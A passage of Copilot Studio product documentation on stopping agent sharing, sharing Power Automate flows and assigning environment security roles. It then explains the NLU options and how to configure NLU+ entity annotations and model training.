2. Select the **X** icon next to each security group you want to stop sharing the agent with.
3. Select **Share** to stop sharing the agent with these security groups.

Stop sharing with everyone in the organization

1. On the top menu bar, select the three dots (...), and then select **Share**.
2. Select **Everyone in <OrganizationName>** (where *<OrganizationName>* is your organization's name).

3. Select **None**.

4. Select **Share** to stop sharing the agent with everyone in the organization.

Stop sharing an agent with individual users

You can stop sharing an agent with a user. Any shared user can stop the agent from being shared with other users, except for the owner. Owners always have access to their agents.

1. On the top menu bar, select the three dots (...), and then select **Share**.
2. Select the X icon next to each user you want to stop sharing the agent with.
3. Select **Share** to stop sharing the agent with these users.

Share Power Automate flows used in an agent


You can [add actions to an agent using flows in Power Automate](#). However, sharing an agent doesn't automatically share the flows in the agent.

Users who don't have access to flows in a shared agent can still run these flows by using the Test panel in Copilot Studio.


Test your agents to make sure users who chat with them have the required permissions to run the [Power Automate flows](#).

To let other users edit or add flows, you must share them in Power Automate. You can open flows directly from the topic where the flow is used.

1. Select **View flow details** to go to the flow's details page in Power Automate.



2. Select **Edit** in the **Owners** section.



3. Enter the name or email address of the user you want to give editing permissions to.

Assign environment security roles

If you're a **System Administrator**, you can assign and manage environment security roles when sharing an agent.

The **Environment security roles** section appears when you share an agent and only if you're a **System Administrator**. It lets you share agents with users who don't have sufficient environment permissions to use Copilot Studio.

You must be a **System Administrator** of the environment where the agent is located to view and add security roles.

ⓘ Note

You can only *assign* security roles when sharing an agent. You can't remove security roles when sharing. For full security role management, use the [Power Platform admin center](#).

Learn more about [security roles](#) and [predefined security roles](#) in the Power Platform admin documentation.

Assign the Environment Maker security role during agent sharing

When sharing an agent, if a user doesn't have sufficient permissions to use Copilot Studio in the environment, you're notified that the **Environment Maker** security role is assigned to the user so they can use the agent.

Assign the Bot Transcript Viewer security role during agent sharing

When sharing an agent, you can assign the **Bot Transcript Viewer** security role to users who don't have conversation transcript access.

Depending on the content and target audience of the agent, consider granting transcript access only to users who have the appropriate privacy training.

Important

Environment security roles determine conversation transcript access. Users with the **Bot Transcript Viewer** security role can access conversation transcripts for all agents that they create or that are shared with them in the environment.

By default, only admins have the **Bot Transcript Viewer** role. To control which users can view conversation transcripts, [create a new environment for your agents](#).

Insufficient environment permissions

Users in an environment need the **Environment Maker** security role before you can share an agent with them.

A system administrator for the environment must assign the **Environment Maker** security role to a user before you share an agent with them. If you have the **System Administrator** security role, you can [assign the Environment Maker role](#) to users when you share agents.

Learn more about [security roles](#) and [predefined security roles](#).

Manage security roles

You can [manage environment security roles at the Power Platform admin center](#).

Natural language understanding (NLU) overview

07/09/2025

Natural Language Understanding (NLU) is a branch of artificial intelligence that enables computers to comprehend and interpret human language. This understanding goes beyond simply processing words. Copilot Studio provides different NLU options, based on the needs of your application.

Generative AI

Generative AI is the default option and is used to respond with the best combination of actions, topics, and knowledge sources. Makers need to provide high-quality descriptions for all aspects of your agent, which then lets generative AI orchestrate the conversation for you.

The generative AI option is best suited for applications where you want to perform a minimal amount of setup, and you're comfortable with allowing generative AI to orchestrate the conversation. There might also be other costs associated with this option.

The generative AI option is configured in the agent's settings (**Generative AI > Orchestration > Yes**). For more information, go to [Orchestrate agent behavior with generative AI](#).

Classic orchestration

If you'd prefer a more deterministic option for your application, then choose the "classic" Copilot Studio orchestration options in your agent's settings (**Generative AI > Orchestration > No**).

There are three "classic" options: NLU, NLU+, and CLU. All of them provide full, repeatable control over your agent's conversations using a customized dialog.

NLU

If you want an easier programmable design or have simpler orchestration needs, the original NLU option is useful. With this option, you can quickly add 5 to 20 short phrases per topic and create RegEx or List custom [entities](#). You also don't need to add entity annotations within your training data.

📌 Note

Latency might increase if you add too much training data. For more information, go to [AI features for Teams and Classic chatbots](#).

NLU+

If you need to achieve high accuracy, then use the [NLU+ option](#). The NLU+ option is ideal for large enterprise-grade applications. These types of applications typically consist of a large number of topics and/or entities, and use a large number of training samples. Also, if you have a [voice-enabled agent](#), your NLU+ training data is also used to optimize your speech recognition capabilities.

Important

The NLU+ option is available when you manage your voice or chat channels with a Dynamics 365 Contact Center license. For more information, go to [System requirements for Dynamics 365 Contact Center](#).

For the highest accuracy, add entity annotations to your topic trigger phrases. Also add training samples to illustrate how customers might respond to questions regarding specific custom entities.

With the NLU+ option, the model is precompiled, which helps ensure consistent performance, regardless of the volume of training data. To deploy the model in production, it must first be trained. This step enables the system to optimize for your specific use case while maintaining predictable performance at runtime.

Azure Conversational Language Understanding (CLU)

For makers with an Azure subscription and existing Azure models, you can link your CLU model to your agent and let the model drive conversations. However, this option requires an Azure subscription, management of the model in Azure, and maintenance to keep the model and agent synchronized. For more information, go to [Conversational language understanding integration overview](#).

Configure NLU+

07/09/2025

NLU+ provides full, repeatable control over your agent's conversations, a customized dialog, and high accuracy for customer's queries. The NLU+ option is ideal for large enterprise-grade applications. These types of applications typically consist of a large number of topics and entities, and use a large number of training samples. Also, if you have a [voice-enabled agent](#), your NLU+ training data is used to optimize your speech recognition capabilities.

NLU+ allows makers to add a large amount of annotated data, which drives users towards higher intent routing and entity extraction accuracy. Also, NLU+ is constructed on a grammar base, which ensures that you trigger an exact match with the training data that you added. This base can also be expanded with entity items and synonyms. This foundation ensures that the model always returns the exact intents and entities you added for annotations.

Important

- The NLU+ option is available when you manage your voice or chat channels with a Dynamics 365 Contact Center license. For more information, go to [System requirements for Dynamics 365 Contact Center](#).
- When NLU+ is turned on, data is exchanged between Copilot Studio and Dynamics 365 Contact Center. This exchange includes training and runtime data. Each service follows its own specific data policies. For more information regarding these policies, go to [Key concepts - Copilot Studio security and governance](#) and [Privacy and personal data in Microsoft Dynamics 365](#).

NLU+ best practices


Consider the following guidance before building your NLU+ model and application:

- Use as much real-world training data as possible. Add distinct variations in carrier phrases to help the model learn different ways to trigger intents or entity extractions.
- When you're annotating entities, only one entity variant or synonym is sufficient. Adding more variants doesn't add any extra value.
- The more distinct your intents and entities, your model performance increases. If similar utterances are used within different intents, or as items or synonyms, there's a higher chance of model confusion.
- Don't include determiners or prepositions in entity literals and annotations. Keep determiners and prepositions outside the entity or annotation.


Setup orchestration and language understanding

To use NLU+, first configure the generative AI orchestration settings, and then select the NLU+ language understanding option.

1. Open your agent and select **Settings**.
2. Select the "classic" Copilot Studio orchestration option in your agent's settings (**Generative AI > Orchestration > No**).



3. Select the NLU+ option in your agent's **Language understanding** settings.



4. Select **Save**.

Setup topic annotations

To return the maximum value of NLU+, it's important to add entity annotations to the [topic Trigger phrases](#) for each topic. By adding entity annotations within the samples that trigger a topic, NLU+ can extract the entities as part of the process of triggering a topic.

The entities are annotated using the [variables](#) linked to the entities. This linkage allows the same entity to be used multiple times within a topic, shared across topics, or to create different copies within different topics.


Entity syntax

If you use entities in your project, they must be constructed using the following syntax:

- `{Topic.Variable_Name/Entity_item_or_synonym}`: This syntax is used for local variables, scoped to a specific topic.
- `{Global.Variable_Name/Entity_item_or_synonym}`: This syntax is used for global variables, used across all topics.

The following example illustrates how entities are formatted:

"book a ticket from `{Topic.fromCity/Boston}` to `{Topic.toCity/NewYork}` for `{Topic.noPass/2}` passengers `{Topic.travelDate/tomorrow}` in `{Topic.class/First}` class"



While entities are helpful, it's also common to have projects that don't use entities. Even if your project uses entities, not every sample requires entity annotation. There are some samples that only trigger a topic and don't extract the entities, even if there are entities tied to that topic. Which is why entity annotations are optional and not required.

ⓘ Note

Entities can also be extracted, even if entity annotations aren't added. However, adding annotations increases the overall entity extraction accuracy.

Entity annotations

In addition to annotating entities within a topic's **Trigger** phrases, you can help the model extract entities as part of a **Question node**. Within each custom entity, you can add optional entity annotations. This method is used to annotate how customers respond to specific questions, which are asked to collect that particular entity.

- You can only add a single entity as part of entity annotations. You can't annotate two different entities, or even two instances of an entity within entity annotations. For example, in a *CustomCity* entity, you can't add "Boston to New York" as an annotation.
- Ensure you only add samples that refer to extracting an entity, and not triggering a topic. For example, if you have a flight booking app, you can add "book it for New York." You shouldn't add a sample that triggers a `bookTicket` topic like, "I would like to travel to New York."


Annotation syntax

The following syntax variations can be used to create the annotation syntax.

- `{Entity value or Literal}`: If you're annotating a single entity, you don't need to specify the entity.
- `{ENTITY_NAME/Entity item or synonym}`: If desired, you can specify the entity name, which is the name of the closed list or RegEx. Providing the entity name makes it easier to read in the YAML, and also matches the syntax used in topics.

The following example illustrates the annotation syntax:

- "book it for `{New York}`"
- "book it for `{City/New York}`"



Custom list entities

For NLU+, [list entities](#) are considered to be partially open. This consideration means the model extracts entity literals that aren't explicitly defined in the list, so the model can handle entity data that isn't explicitly defined.


For example, you have a custom list with "Movie titles" that your app handles. If a user requests a title that isn't in your list, the model still marks that title as a "Movie entity." When this happens, the entity value is blank, because the model doesn't know what value to assign the entity.

To influence how *open* an entity is, alter the way you annotate your entity. If you add training data where the entity is annotated with items and synonyms already defined in your entity list, the model considers the entity mostly *closed*. The model still might extract new entity items, but the probability of that happening is low. The more training data you add with the entity annotated with literals not in your entity definition, the more *open* that list becomes. The model is more likely to extract entity literals not in your entity definition.

Build your NLU+ model

NLU+ requires that the maker explicitly builds their NLU+ model before they can test or publish their agent. This is different from the original NLU option, where changes are automatically incorporated. The NLU+ compiled model has a more predictable latency performance for large models, but requires model training.

After adding your training data and you're satisfied with it, select the **Train NLU+ model** button. The button is available in the **Topics** page or the **Entities** settings page.



Settings

- Generative AI
- Agent details
- Security
- Connection Settings
- Authoring Canvas
- Entities**
- Skills
- Voice
- Languages
- Language understanding
- Component collections
- Advanced


+ Add an entity

Train NLU+ model


Search entities

Name	Description	Method	Errors
eCupcakeFlavour	cupcake flavour	ClosedList	
eSprinklesFlavour	sprinkles flavour	ClosedList	
eTransferCupcakeFrom	from continent	ClosedList	
eTransferCupcakeTo	to continent	ClosedList	
eNLUMainMenu		ClosedList	
Age	Age of a person, place, or thing, extracted as a number	Prebuilt	
Boolean	Positive or negative responses, extracted as a Boolean	Prebuilt	
City	City names, extracted as a string	Prebuilt	
Color	Primary colors and hues on the color spectrum, extracted as a string	Prebuilt	
Continent	Continent names, extracted as a string	Prebuilt	
Country or region	Country and region names, extracted as a string	Prebuilt	
Date	Dates, days of the week, and months relative to a point in time, extracted as a string	Prebuilt	
Date and time	Dates, times, days of the week, and months relative to a point in time, extracted as a string	Prebuilt	
Date and time without timezone	Dates, times, days of the week, and months relative to a point in time, extracted as a string without the timez...	Prebuilt	

NLU+ model training times vary, based on the complexity of the model. The **Channels** page displays the model training status. Once training is completed, details about the trained model are displayed, including the user who initiated the training, when the training completed, and the status.



Select the NLU+ model training details in the **Channels** page to open the NLU+ training dialog. This dialog provides details about your model's training, such as information about each of your languages. If you have [Optimize for voice](#) turned on, you can view details of the ASR training. If the training had any errors or warnings for any region or locale, you can download the individual details file for more information about the specific issues.

